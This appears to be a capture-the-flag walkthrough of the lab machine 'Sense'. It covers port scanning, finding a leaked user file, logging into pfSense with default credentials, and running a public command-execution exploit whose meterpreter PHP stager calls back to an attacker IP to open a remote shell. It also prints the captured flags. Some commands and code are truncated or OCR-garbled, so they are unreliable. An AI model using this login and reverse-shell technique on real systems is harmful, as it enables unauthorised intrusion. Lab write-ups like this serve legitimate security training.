## Sense

We start with a scan of ports and services using the nmap tool

```
sudo nmap -p- --open -sS --min-rate 5000 -n -v -sV -Pn 10.10.10.60 > escaneo.1
```

```
File: escaneo.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-28 02:48 CEST
NSE: Loaded 46 scripts for scanning.
Initiating SYN Stealth Scan at 02:48
Scanning 10.10.10.60 [65535 ports]
Discovered open port 443/tcp on 10.10.10.60
Discovered open port 80/tcp on 10.10.10.60
Completed SYN Stealth Scan at 02:49, 26.41s elapsed (65535 total ports)
Initiating Service scan at 02:49
Scanning 2 services on 10.10.10.60
Completed Service scan at 02:49, 12.28s elapsed (2 services on 1 host)
NSE: Script scanning 10.10.10.60.
Initiating NSE at 02:49
Completed NSE at 02:49, 0.45s elapsed
Initiating NSE at 02:49
Completed NSE at 02:49, 0.38s elapsed
Nmap scan report for 10.10.10.60
Host is up (0.10s latency).
Not shown: 65533 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
       STATE SERVICE VERSION
80/tcp open http
                       lighttpd 1.4.35
443/tcp open ssl/http lighttpd 1.4.35
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.
Nmap done: 1 IP address (1 host up) scanned in 39.76 seconds
           Raw packets sent: 131087 (5.768MB) | Rcvd: 36006 (5.625MB)
```

We can see that ports 80 and 443 are open and running a lighttpd 1.4.35 http service.


We use the whatweb tool to scan the website before visiting it.

```
whatweb -v https://10.10.10.60/
whatweb -v https://10.10.10.60:443/
```

```
whatweb -v https://10.10.10.60/
WhatWeb report for https://10.10.10.60/
           : 200 OK
Status
           : Login
: 10.10.10.60
Title
ΙP
Country
Summary : Cookies[PHPSESSID,cookie_test], HTTPServer[lighttpd/1.4.35], HttpOnly[PHPSESSI
D], JQuery, lighttpd[1.4.35], PasswordField[passwordfld], Script[text/javascript], X-Frame
-Options[SAMEORIGIN]
Detected Plugins:
[ Cookies ]
         Display the names of cookies in the HTTP headers. The
         values are not returned to save on space.
                        : PHPSESSID
         String
         String
                        : cookie_test
[ HTTPServer ]
         HTTP server header string. This plugin also attempts to
         identify the operating system from the server header.
                        : lighttpd/1.4.35 (from server string)
         String
[ HttpOnly ]
         If the HttpOnly flag is included in the HTTP set-cookie response header and the browser supports it then the cookie
         cannot be accessed through client side script - More Info:
         http://en.wikipedia.org/wiki/HTTP cookie
         String
                       : PHPSESSID
                                                                                  I
[ JQuery ]
         A fast, concise, JavaScript that simplifies how to traverse
         HTML documents, handle events, perform animations, and add
         AJAX.
         Website
                       : http://jquery.com/
[ PasswordField ]
         find password fields
                  : passwordfld (from field name)
         String
```

```
This plugin detects instances of script HTML elements and returns the script language/type.
           String
                               : text/javascript
[ X-Frame-Options ]
           This plugin retrieves the X-Frame-Options value from the HTTP header. - More Info:
           http://msdn.microsoft.com/en-us/library/cc288472%28VS.85%29.
           aspx
                            : SAMEORIGIN
           String
[ lighttpd ]
Lightweight open-source web server.
            Version
                             : http://www.lighttpd.net/
           Website
HTTP Headers:
           HTTP/1.1 200 OK
Expires: Tue, 30 Jul 2024 03:50:12 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: max-age=180000
           Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Last-Modified: Sun, 28 Jul 2024 01:50:13 GMT
X-Frame-Options: SAMEORIGIN
           Set-Cookie: PHPSESSID=002159f69f21fc83d2d846704dd8a2be; path=/; secure; HttpOnly Set-Cookie: cookie_test=1722135013
           Pragma: no-cache
           Content-type: text/html
           Transfer-Encoding: chunked
Date: Sun, 28 Jul 2024 01:50:13 GMT
Server: lighttpd/1.4.35
```

## Visit the website <a href="https://10.10.10.60/">https://10.10.10.60/</a>



We see that we only have one pfSense login.

We try to see if we detect any directory fuzzing using the ffuf tool.

ffuf -w Desktop/diccionario/Directorios/directory-list-2.3-medium.txt -u https://1

We found the following

What strikes me most is this .txt file

system-users.txt

https://10.10.10.60/system-users.txt

####Support ticket###
Please create the following user
username: Rohit
password: company defaults

It appears to be a credentials!!!!!!

User→rohit


We do a search for the default pfsense password

By convention, each time you create a new instance of pfSense, the admin user is being created with default credentials: Username: admin, Password: pfsense.


We do the test

User→rohit


*P*→pfsense



We are in!!!:)



We can see that the version of PfSense is as follows



We search for vulnerabilities or CVEs of the corresponding version.

We found the following

https://www.exploit-db.com/exploits/39709

Thanks to this CVE we found the following exploit

https://github.com/lawrencevanlaere/pfsense-code-exec

We make the necessary modifications

```
import base64
import requests
import urllib.parse
import urllib3
urllib3.disable warnings(urllib3.exceptions.InsecureRequestWarning)
usage string = """
username =
password =
listener ip =
target_ip = "10.10.10.60"
url = "https://{}/".format(target_ip)
proxied_url = "https://127.0.0.1:31337/"
headers = {
                        MOZILLA/3.0 (All, Limux x00_64; rv:52.0) Gecko/20100101
         "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=
payload = None
meterpreter stager = """/*<?php /**/ error_reporting(0); $ip = 'ATTACK3RIP'; $p</pre>
```

We listen on the port indicated in the exploit and launch it

## User flag

```
cd /home
ls
.snap
rohit
cd rohit
ls
.tcshrc
user.txt
cat user.txt
8721327cc232073b40d27d9c17e7348b
```

## Root flag

```
cat /root/root.txt
d08c32a5d4f8c8b10e76eb51a69f1a86
|
```